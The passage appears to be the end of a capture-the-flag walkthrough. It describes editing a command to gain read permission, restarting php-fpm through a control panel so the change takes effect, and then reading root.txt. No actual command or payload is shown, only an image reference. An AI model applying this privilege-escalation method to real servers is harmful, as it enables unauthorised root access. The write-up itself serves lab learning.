Now lets change that command again to give us permission to read this


Now repeat that step to disable and enable php-fpm again to make this change active



Disable here then save



Enable here then hit save
Wait like 5-7 second for the effect to happen



Now read root.txt here

Thanks for reading :)